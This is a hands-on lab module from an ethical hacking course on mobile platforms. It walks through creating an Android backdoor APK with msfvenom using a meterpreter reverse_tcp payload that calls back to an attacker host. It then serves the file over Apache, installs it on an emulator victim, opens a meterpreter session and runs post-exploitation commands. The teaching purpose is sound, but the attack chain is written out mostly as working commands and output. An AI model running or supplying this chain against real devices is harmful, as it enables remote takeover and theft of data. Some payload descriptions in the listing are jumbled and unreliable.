

Hacking Mobile Platforms

Module 17

Hacking Mobile Platforms

A mobile device allows communication between users on radio frequencies. It can also be used to send multimedia content, email, and perform many more things using the Internet.

ICON KEY

	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Mobile devices are replacing desktops and laptops, as they enable users to access email, browse the Internet, navigate via GPS, and store critical data such as contact lists, passwords, calendars, and login credentials. Also, the latest developments in mobile commerce have enabled users to perform transactions such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, banking, and more from their smartphones.

Most mobile devices come with options to send and receive messages and email and download applications via the Internet. Though these are technological advances, hackers continue to use them for malicious purposes such as sending malformed “apks” (application package file) or URLs to individuals to entice them to click or even install them, by which attackers obtain users’ login credentials, or wholly or partially take control of their devices.

Believing that surfing the Internet on mobile devices is safe, many users fail to enable their devices’ security software. The popularity of smartphones and their moderately lax security have made them attractive and more valuable targets to attackers.

As an ethical hacker, you must perform various tests for vulnerabilities on the devices (mobile devices) connected to a network.

Lab Objectives

The objective of this lab is to help students learn to detect unpatched security flaws in mobile devices and use them for performing penetration testing.

The objective of this lab is to:

- Exploit the vulnerabilities in an Android device
- Crack websites passwords
- Use Android device to perform a DoS attack on a machine
- Perform Security Assessment on an Android Device

Lab Environment

To complete this lab, you will need:

 Tools demonstrated in this lab are available in Z:CEH-Tools\CEHv10\Module 17\Hacking Mobile Platforms

- A computer running Window Server 2016 machine
- Kali Linux running in Virtual machine
- Windows 10 running on Virtual machine
- Android emulator running on virtual machine (Victim)
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 70 Minutes

TASK 1

Overview

Mobile devices allow sharing of files and messages and making them easy for users to access from anywhere, irrespective of time and location. The latest mobile devices even enable sharing and editing documents on the go. All these features have led to the development of a new policy called “bring your own device” (BYOD), by which users bring their mobile devices to work and use them for performing work-related tasks.

Lab Tasks

Recommended labs to demonstrate mobile platform hacking:

- Creating **Binary Payloads** using Kali Linux to Hack Android
- Harvesting Users’ Credentials using **Social Engineering Toolkit**
- Using Mobile Platform to Enforce a **DoS Attack** on a Target Website
- Hacking Android Device with a Malicious App using **TheFatRat**
- **Securing Android Devices** from Malicious Applications

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion on your target’s security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Creating Binary Payloads using Kali Linux to Hack Android

Kali Linux is a Debian-derived Linux distribution tool designed for developing and executing exploit code against a remote target machine.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

With advancement in technology and implementation of BYOD policies, there is a radical increase in smartphone usage in the workplace. Though companies offer robust network security, attackers/insiders attempt to hack into employees' mobile phones to obtain sensitive information related to the company or the employee.

As an **ethical hacker**, you should be familiar with all the exploits and payloads available in Kali Linux to perform various tests for vulnerabilities on the devices connected to a network.

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of this lab include:

- Creating a server and testing devices located in a network, which is prone to attacks
- Attacking a device using a sample backdoor and monitor the system activity

Lab Environment

To complete this lab, you will need:

- A computer running Window Server 2016
- Kali Linux running in Virtual machine
- Android emulator running on virtual machine (Victim)

Module 17 - Hacking Mobile Platforms

- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of msfpayload

msfpayload is a command-line instance of Metasploit used to generate and output all of the various types of shellcode that are available in Metasploit. The most common use of this tool is for the generation of shellcode for an exploit that is not currently in the Metasploit Framework or for testing different types of shellcode and options before finalizing a module.

Lab Tasks

Note: You need to navigate to the Android virtual machine regularly as it freezes if left idle.




FIGURE 1.1: Logging in to Kali-Linux

3. Type **toor** in the **Password** text field, and click **Sign In**.




FIGURE 1.2: Logging in to Kali-Linux

4. Launch a command line **Terminal** from the taskbar.



FIGURE 1.3: Launching Command line terminal

Module 17 - Hacking Mobile Platforms

5. Type the command **service postgresql start** and press **Enter**.




```
root@kali:~# service postgresql start
```

FIGURE 1.4: Starting PostgreSQL service

TASK 3

Create a Backdoor Application Package File (apk)



```
root@kali:~# msfvenom -l
```


Name	Description
aux/poc/shell_bind_tcp	Listen for a connection and spawn a command shell
aux/poc/shell_find_port	Spawns a shell on an established connection
aux/poc/shell_interact	Simply execs /bin/sh for interact programs
aux/poc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http	Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https	Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp	Run a meterpreter server in Android. Connect back to attacker and spawn a Meterpreter shell
android/meterpreter/reverse_http	Connect back to the attacker and spawn a Meterpreter shell
android/meterpreter/reverse_https	Connect back to the attacker and spawn a Meterpreter shell
android/meterpreter/reverse_tcp	Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_http	Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_https	Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp	Spawn a piped command shell (sh). Connect back stealer
bsdi/sparc/shell_bind_tcp	Listen for a connection and spawn a command shell
bsdi/x86/shell_reverse_tcp	Connect back to attacker and spawn a command shell
bsdi/x86/exec	Executes an arbitrary command
bsdi/x64/shell_bind_ip6_tcp	Listen for a connection and spawn a command shell over IPv6

FIGURE 1.5: Searching for android payload

10. To generate a reverse meterpreter application, type **msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.10.11 R > Desktop/Backdoor.apk** in terminal and press **Enter**.

11. This command creates **Backdoor.apk** application package file on the Desktop.

Note: **10.10.10.11** is the IP address of **Kali Linux** machine. This IP address may differ in your lab environment.



```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.10.11 R > Desktop/Backdoor.apk
```

No encoder or badchars specified, outputting raw payload
Payload size: 8882 bytes

FIGURE 1.6: Setting the android payload and creating a Backdoor

 **T A S K 4**


**Share
Backdoor.apk file**

12. Now, share/send the **Backdoor.apk** file to the victim machine (in this lab, we are using **Android** emulator as the victim machine).

13. Now start the Apache web server, copy the **Backdoor.apk** file into **share** folder.

Note: You can issue the command **service apache2 start** to start the apache web server. If the share folder is not present, navigate to **/var/www/html** and create a folder named **share**.

14. Type the command **cp /root/Desktop/Backdoor.apk /var/www/html/share/** in the terminal, and press **Enter**.



```
root@kali: ~
File Edit View Search Terminal Help
root@kali: # cp /root/Desktop/Backdoor.apk /var/www/html/share/
root@kali: #
```

FIGURE 1.7: Copying the backdoor file to share folder


 **T A S K 5**

**Create
an Exploit**

 Msconsole is an all-in-one interface to most of the features in metasploit. Msconsole can be used to launch attacks, creating listeners, and much, much more.

15. Launch **msfconsole**.


16. To launch msfconsole, type **msfconsole** in command line terminal and press **Enter**.



```
root@kali: ~
File Edit View Search Terminal Help
root@kali: # msfconsole
[*] Starting the Metasploit Framework console...
```

FIGURE 1.8: Launching msfconsole

17. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside the framework.



```
root@kali: ~
File Edit View Search Terminal Help
+-----+
| o 0 o
| o 0
|   o
+-----+
| PAYLOAD
|   " "
|   |
+-----+
|   \\\//\\/
|   )=====(
|   LOOT
|   ' '
+-----+
[ metasploit v4.16.15-dev
+ -- --=[ 1699 exploits - 968 auxiliary - 299 post
+ -- --=[ 503 payloads - 40 encoders - 10 nops
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp
]
msf > use exploit/multi/handler
msf exploit(handler) >
```

FIGURE 1.9: Using multi/handler exploit

Module 17 - Hacking Mobile Platforms

18. Now, issue the following commands in msfconsole:

- i. Type **set payload android/meterpreter/reverse_tcp** and press **Enter**.
- ii. Type **set LHOST 10.10.10.11** and press **Enter**.
- iii. Type **show options** and press **Enter**. This command lets you know the listening port.

The screenshot shows the msfconsole interface on a Kali Linux terminal. The user has set the payload to 'android/meterpreter/reverse_tcp', the LHOST to '10.10.10.11', and checked the 'show options' command. The 'Payload options' section shows 'LHOST' and 'LPORT' both set to '10.10.10.11'. The 'Exploit target' section shows a single entry for 'Wildcard Target'.

```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf exploit(handler) > show options

Module options (exploit/multi/handler):
Name Current Setting Required Description
-----
Payload options (android/meterpreter/reverse_tcp):
Name Current Setting Required Description
-----
LHOST 10.10.10.11 yes The listen address
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- ---
0 Wildcard Target

msf exploit(handler) >
```

FIGURE 1.10: setting payload and lhost

19. Type **exploit -j z** and press **Enter**. This command runs the exploit as a background job.

The screenshot shows the msfconsole interface. The user has run the 'exploit -j z' command, which starts a reverse TCP handler on port 4444. The output shows the exploit running as a background job 0.

```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(handler) > exploit -j -z
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:4444
msf exploit(handler) >
```

FIGURE 1.11: Starting the exploit

Module 17 - Hacking Mobile Platforms

 **T A S K 6**

**Launch Android
Emulator Virtual
Machine**

20. Launch the **Android** Emulator Virtual Machine.
21. Android Emulator GUI appears, click **menu** icon to launch Android menu.




FIGURE 1.12: Android Emulator Home screen

22. Android menu appears on the screen, click **Chrome** icon.




FIGURE 1.13: Launching Chrome

Module 17 - Hacking Mobile Platforms

TASK 7

Download and Launch the .apk File




FIGURE 1.14: Navigate to the sharing page

23. Type the URL **http://10.10.10.11/share** in the search box, and press **Enter**.

Note: If a pop up appears, click **Allow**.



FIGURE 1.15: Download Backdoor.apk

Module 17 - Hacking Mobile Platforms

25. Swipe down the **Notification and Status Bar** and click **Backdoor.apk** button.




FIGURE 1.16: Download Backdoor.apk

26. **MainActivity** window appears, click **Next** and then **Install**.




FIGURE 1.17: Install Backdoor.apk

Module 17 - Hacking Mobile Platforms

27. The application is successfully installed, click **Open**.




FIGURE 1.18: Open the Application

T A S K 8
Perform Post Exploitation

28. Switch back to the **Kali Linux** machine. The **meterpreter** session has been opened successfully as shown in the following screenshot:

Note: **10.10.10.4** is the IP address of the Victim machine (**Android Emulator**). The IP addresses may vary in your lab environment.




```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(handler) > exploit -j -z
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:4444
[*] msf exploit(handler) > [*] Sending stage (69050 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.4:34630) at 2018-01-08 23:45:04 -0500
```

FIGURE 1.19: Meterpreter Session Launched

Module 17 - Hacking Mobile Platforms

29. Type **sessions -i 1** command and press **Enter**. (1 in sessions –i 1 command is the number of the session). **Meterpreter** shell is launched as shown in the following screenshot:



```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(handler) > exploit -j -z
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:4444
msf exploit(handler) > [*] Sending stage (69050 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.4:34630) at 2018-01-08 23:45:04 -0500
sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

FIGURE 1.20: Choosing the Session

30. Type **sysinfo** command and press **Enter**. Issuing this command displays the information the target machine, such as computer name, operating system, and so on.




```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(handler) > exploit -j -z
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:4444
msf exploit(handler) > [*] Sending stage (69050 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.4:34630) at 2018-01-08 23:45:04 -0500
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer : localhost
OS : Android 7.1.2 - Linux 4.9.54-android-x86-gfb63269e5ada (i686)
Meterpreter : dalvik/android
meterpreter > ■
```

FIGURE 1.21: Collecting System Information


31. Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address, and so on.



A terminal window titled "root@kali: ~" showing the output of the "ipconfig" command. The output lists four network interfaces: Interface 1 (sit0), Interface 2 (ip6tnl0), Interface 3 (lo), and Interface 4 (eth0). For each interface, it shows the Name, Hardware MAC address, and various IP and Netmask details. The IPv4 Address for Interface 4 is highlighted with a red box. The terminal prompt "meterpreter >" is visible at the bottom.

FIGURE 1.22: Collecting System Information


32. Type **pwd** and press **Enter** to view the current working directory on the remote (target) machine.



A terminal window titled "root@kali: ~" showing the output of the "pwd" command. It displays the path "/data/user/0/com.metasploit.stage/files". The terminal prompt "meterpreter >" is visible at the bottom.

FIGURE 1.23: Finding the Present Working Directory (pwd)

33. The **cd** command changes the current remote directory.
34. Type **cd /sdcard** to change the current remote directory to **sdcard**.




A terminal window titled "root@kali: ~" showing a Metasploit meterpreter session. The interface information is displayed at the top. The command history shows the user changing the directory from "/data/user/0/com.metasploit.stage/files" to "/sdcard".

```
root@kali: ~
File Edit View Search Terminal Help
Interface 4
=====
Name : eth0 - eth0
Hardware MAC : 00:0c:29:d9:ee:0d
IPv4 Address : 10.10.10.4
IPv4 Netmask : 255.0.0.0
IPv6 Address : fe80::20c:29ff:fed9:ee0d
IPv6 Netmask : ::

meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard
meterpreter > 
```

FIGURE 1.24: Changing the Path of the Directory

35. Now type **pwd** and press **Enter**.
36. You will observe that the current remote directory has changed to **sdcard** i.e., **/storage/emulated/0**.



A terminal window titled "root@kali: ~" showing a Metasploit meterpreter session. The interface information is displayed at the top. The command history shows the user running the **pwd** command, which outputs the path **/storage/emulated/0**.

```
root@kali: ~
File Edit View Search Terminal Help
Name : eth0 - eth0
Hardware MAC : 00:0c:29:d9:ee:0d
IPv4 Address : 10.10.10.4
IPv4 Netmask : 255.0.0.0
IPv6 Address : fe80::20c:29ff:fed9:ee0d
IPv6 Netmask : ::

meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter > 
```

FIGURE 1.25: Checking the Present Working Directory (pwd)

Module 17 - Hacking Mobile Platforms

37. To view running processes in **Android** machine type **ps** and press **Enter**. It will list all the running processes as shown in the screenshot:

The screenshot shows a terminal window titled 'root@kali: ~'. The command 'meterpreter > ps' has been entered, with the 'ps' part highlighted by a red box. The output displays a 'Process List' with columns for PID, Name, and User. All processes listed are owned by 'root'. The process names include /init, kthreadd, ksoftirqd/0, kworker/0:0H, rcu_preempt, rcu_sched, rcu_bh, migration/0, lru-add-drain, watchdog/0, cpuhp/0, and oom_reaper.

PID	Name	User
1	/init	root
2	kthreadd	root
3	ksoftirqd/0	root
5	kworker/0:0H	root
7	rcu_preempt	root
8	rcu_sched	root
9	rcu_bh	root
10	migration/0	root
11	lru-add-drain	root
12	watchdog/0	root
13	cpuhp/0	root
350	oom_reaper	root

FIGURE 1.26: List all the Processes

38. Type **help** and press **Enter** to view all the commands that can be used for post exploitation.

The screenshot shows a terminal window titled 'root@kali: ~'. The command 'meterpreter > help' has been entered, with the 'help' part highlighted by a red box. The output displays a table titled 'Core Commands' with two columns: 'Command' and 'Description'. The commands listed include ? (Help menu), background (Backgrounds the current session), bkill (Kills a background meterpreter script), blist (Lists running background scripts), brun (Executes a meterpreter script as a background thread), channel (Displays information or control active channels), close (Closes a channel), disable_unicode_encoding (Disables encoding of unicode strings), enable_unicode_encoding (Enables encoding of unicode strings), exit (Terminate the meterpreter session), get_timeouts (Get the current session timeout values), guid (Get the session GUID), and help (Help menu).

Command	Description
?	Help menu
background	Backgrounds the current session
bkill	Kills a background meterpreter script
blist	Lists running background scripts
brun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
